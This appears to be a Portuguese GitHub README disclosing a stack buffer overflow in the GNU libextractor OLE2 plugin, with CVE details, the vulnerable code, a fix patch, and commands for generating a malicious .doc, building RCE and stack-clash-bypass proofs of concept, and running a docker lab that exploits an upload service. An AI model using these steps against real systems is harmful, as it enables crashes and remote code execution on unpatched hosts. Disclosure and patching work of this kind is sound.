 haitam-lazaar/libextractor-ole2-rce
PoC para um estouro de buffer crítico baseado em pilha no GNU libextractor ≤ 1.14. Um arquivo .doc malicioso aciona uma alocação VLA sem limites, causando DoS incondicional. Em ambientes multi-thread, contorna as proteções de stack-clash para RCE completo.

Um buffer overflow baseado em pilha no plugin OLE2 do GNU libextractor permite negação de serviço remota (crash) e execução de código ao processar um arquivo .doc criado maliciosamente. A vulnerabilidade está em process_star_office() (ole2_extractor.c:349), que aloca um Variable Length Array de até 4MB na pilha com base em dados do arquivo controlados pelo atacante.
Impacto Primário: Negação de Serviço Remota — derruba qualquer aplicação que processe o arquivo malicioso
Impacto Secundário: Execução Remota de Código via bypass de -fstack-clash-protection por pilha de thread adjacente
| Campo | Valor |
|---|---|
| CVE | CVE-2026-91752 |
| Produto | GNU libextractor |
| Versões Afetadas | < 1.15 (todas as versões até 1.14) |
| Versão Corrigida | 1.15 |
| CVSS 4.0 | 8.7 ALTO (CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:N/VI:N/VA:H/SC:N/SI:N/SA:N) |
| CVSS 3.1 | 7.5 ALTO (CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:H) |
| Severidade | ALTA (DoS) / CRÍTICA (RCE em modo multi-threaded in-process) |
| CWE | CWE-789 (Alocação de Memória com Valor de Tamanho Excessivo) / CWE-121 (Buffer Overflow Baseado em Pilha) |
| Vetor de Ataque | Rede (qualquer caminho de processamento de arquivo) |
| Privilégios Necessários | Nenhum |
| Interação do Usuário | Nenhuma |
| CNA | VulnCheck |
| Pesquisador | Haitam Lazaar |
Nota: GCC moderno (≥8) habilita
-fstack-clash-protectionpor padrão, o que em aplicações single-threaded converte o overflow explorável em um crash seguro. No entanto, essa mitigação pode ser contornada em aplicações multi-threaded onde as pilhas das threads são adjacentes na memória — as sondagens do VLA avançam com sucesso para a pilha da thread vizinha, permitindo execução completa de código mesmo em builds com hardening. Veja docs/BYPASS.md para detalhes.
.doc não confiáveis# Generate malicious .doc
python3 poc/gen_payload.py exploit.doc
# Any application that processes this file with libextractor crashes:
extract exploit.doc # CLI tool → OLE2 plugin worker crashes
gnunet-publish exploit.doc # GNUnet → gnunet-helper-fs-publish crashes

A animação acima demonstra o ambiente de laboratório automatizado fornecido no diretório lab-setup/. Ao simplesmente executar docker compose up, um contêiner atacante gera automaticamente o payload .doc malicioso e o envia para um serviço web vulnerável de Indexação de Documentos. A lógica de parsing do libextractor dispara o stack overflow do VLA, permitindo ao atacante alcançar silenciosamente execução arbitrária de código. Verificamos o exploit executando cat /tmp/pwned no contêiner alvo para ver a saída do comando.
├── poc/                    # Proof of concept
│   ├── gen_payload.py      # Generates malicious .doc trigger file
│   ├── poc_rce.c           # Demonstrates code execution (protection disabled)
│   └── bypass_rce.c        # Stack-clash-protection bypass (multi-threaded)
├── exploit/                # Exploitation details
│   ├── remote_exploit.sh   # Example: triggering via HTTP upload (lab scenario)
│   └── extract_server.c    # Example: vulnerable application using libextractor
├── patches/                # Recommended fix
│   └── 0001-fix-ole2-vla.patch
├── lab-setup/              # Reproducible test environment
│   ├── Dockerfile          # Builds vulnerable libextractor from source
│   ├── docker-compose.yml  # Full lab (includes HTTP upload as one test vector)
│   └── upload_server.py    # Document indexing service simulation
└── docs/
    ├── BYPASS.md           # Stack-clash-protection bypass technique
    └── PAYLOAD_STRUCTURE.md # Malicious .doc file format documentation
# Build libextractor from source
./configure && make && sudo make install

# Generate trigger file
python3 poc/gen_payload.py exploit.doc

# Crash any libextractor consumer
extract exploit.doc   # crashes the OLE2 plugin worker
gcc -O2 -fno-stack-clash-protection -o poc_rce poc/poc_rce.c -lextractor
ulimit -s 2048
./poc_rce exploit.doc   # executes attacker payload (exit code 42)
gcc -O2 -fstack-clash-protection -o bypass_rce poc/bypass_rce.c -lextractor -lpthread
./bypass_rce exploit.doc   # bypasses protection, executes payload (exit code 42)
docker-compose -f lab-setup/docker-compose.yml up -d
// src/plugins/ole2_extractor.c:349
off_t size = gsf_input_size(src);        // Attacker controls via OLE2 stream
if (size > 4 * 1024 * 1024) return 0;   // Max 4MB allowed — but stack is 1-8MB
char buf[size];                           // VLA: up to 4MB ON THE STACK
gsf_input_read(src, size, buf);           // Write attacker data
Sem -fstack-clash-protection, o compilador gera:
sub %rax, %rsp ; Single instruction, jumps RSP past guard page
Com -fstack-clash-protection, as sondagens ainda podem ser contornadas em contextos multi-threaded (veja docs/BYPASS.md).
-  if ( (size < 0x374) ||
-       (size > 4 * 1024 * 1024) )
+  char buf[0x374];
+
+  if (size < 0x374)
     return 0;
-  {
-    char buf[size];
-    gsf_input_read (src, size, (unsigned char*) buf);
+  gsf_input_read (src, sizeof(buf), (unsigned char*) buf);
Descoberto por mim (Haitam Lazaar) durante minha pesquisa de segurança independente.
Agradecimentos especiais a Christian Grothoff, mantenedor do GNU libextractor, por sua triagem incrivelmente rápida, comunicação profissional e implantação ágil de patches (v1.15, v1.16 e v1.17) para resolver este e vários outros problemas de segurança de memória relatados durante esta auditoria.
Minha pesquisa é fornecida para fins educacionais e defensivos. Use com responsabilidade.
